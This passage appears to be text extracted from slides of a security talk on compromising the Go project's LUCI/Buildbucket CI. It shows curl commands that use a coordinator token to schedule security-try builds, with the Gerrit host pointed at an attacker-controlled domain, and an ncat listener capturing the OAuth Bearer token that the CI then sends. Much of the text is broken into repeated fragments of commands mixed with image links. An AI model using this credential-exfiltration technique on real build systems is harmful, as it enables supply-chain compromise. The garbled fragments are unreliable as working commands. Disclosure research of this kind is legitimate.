Linux golang-ciwn1-linux-x86-bullseye-us-central1-b-0-vvxx 6.1.161+ #1 SMP PREEMPT_DYNAMIC Sat Feb 7 20:26:32 UTC 2026 x86_64 GNU/Linux
```














Job#1

Job#2

Job#3

Local Auth RPC

Trigger Arbitrary Job!

```
luci.binding(  
  roles = "role/buildbucket.triggerer",  
  users = ["coordinator-builder@...", "security-coordinator-builder@..."],  
)
```

Based on Task Type

ServiceAccount: "**coordinator-builder**@golang-ci-luci..."
CipdPackage: "infra/tools/luci-auth/..."

Public Task

Try Bot

chromium-swarm.appspot.com

```
curl "cr-buildbucket.appspot.com/prpc/buildbucket.v2.Builds/ScheduleBuild" \
-H "Authorization: Bearer $COORDINATOR_TOKEN" \
--json '{
  "builder": { "project": "golang", "bucket": "try",
               "builder": "go1.25-linux-amd64" },
  "gerritChanges": [{
    "host": "go-review.googlesource.com",
    "project": "go", "change": "114514", "patchset": "1"
  }]
}'
```

```
curl "cr-buildbucket.appspot.com/prpc/buildbucket.v2.Builds/ScheduleBuild" \
-H "Authorization: Bearer $COORDINATOR_TOKEN" \
--json '{
  "builder": { "project": "golang", "bucket": "security-try",
               "builder": "go1.25-linux-amd64" },
  "gerritChanges": [{
    "host": "splitline.tw",
    "project": "go", "change": "114514", "patchset": "1"
  }]
}'
```

```
curl "cr-buildbuck
```

```
-H "Authorizat
```

```
--json '{
```

```
"builder":
```

```
"builder": "go-http-client/2.0"
```

```
"gerritChanges": [{
```

```
"host": "splitline.tw",
```

```
"project": "go", "change": "114514", "patchset": "1"
```

```
}]
```

```
}'
```

```
→ /tmp ncat -klvp 1337
```

```
Ncat: Version 7.95 ( https://nmap.org/ncat )
```

```
Ncat: Listening on [::]:1337
```

```
Ncat: Listening on 0.0.0.0:1337
```

```
Ncat: Connection from 34.82.20.82:55177.
```

```
GET /a/changes/go~99999 HTTP/1.1
```

```
Host: splitline.tw
```

```
Accept-Encoding: gzip
```

```
Authorization: Bearer ya29.c.c0AZ4bNpZMFNTfxFOkIADxm9HqFSxwgA
```

```
User-Agent: Go-http-client/2.0
```


```
curl "cr-buildbuck
```


```
-H "Authorizat
```


```
--json '{
```


```
"builder":
```

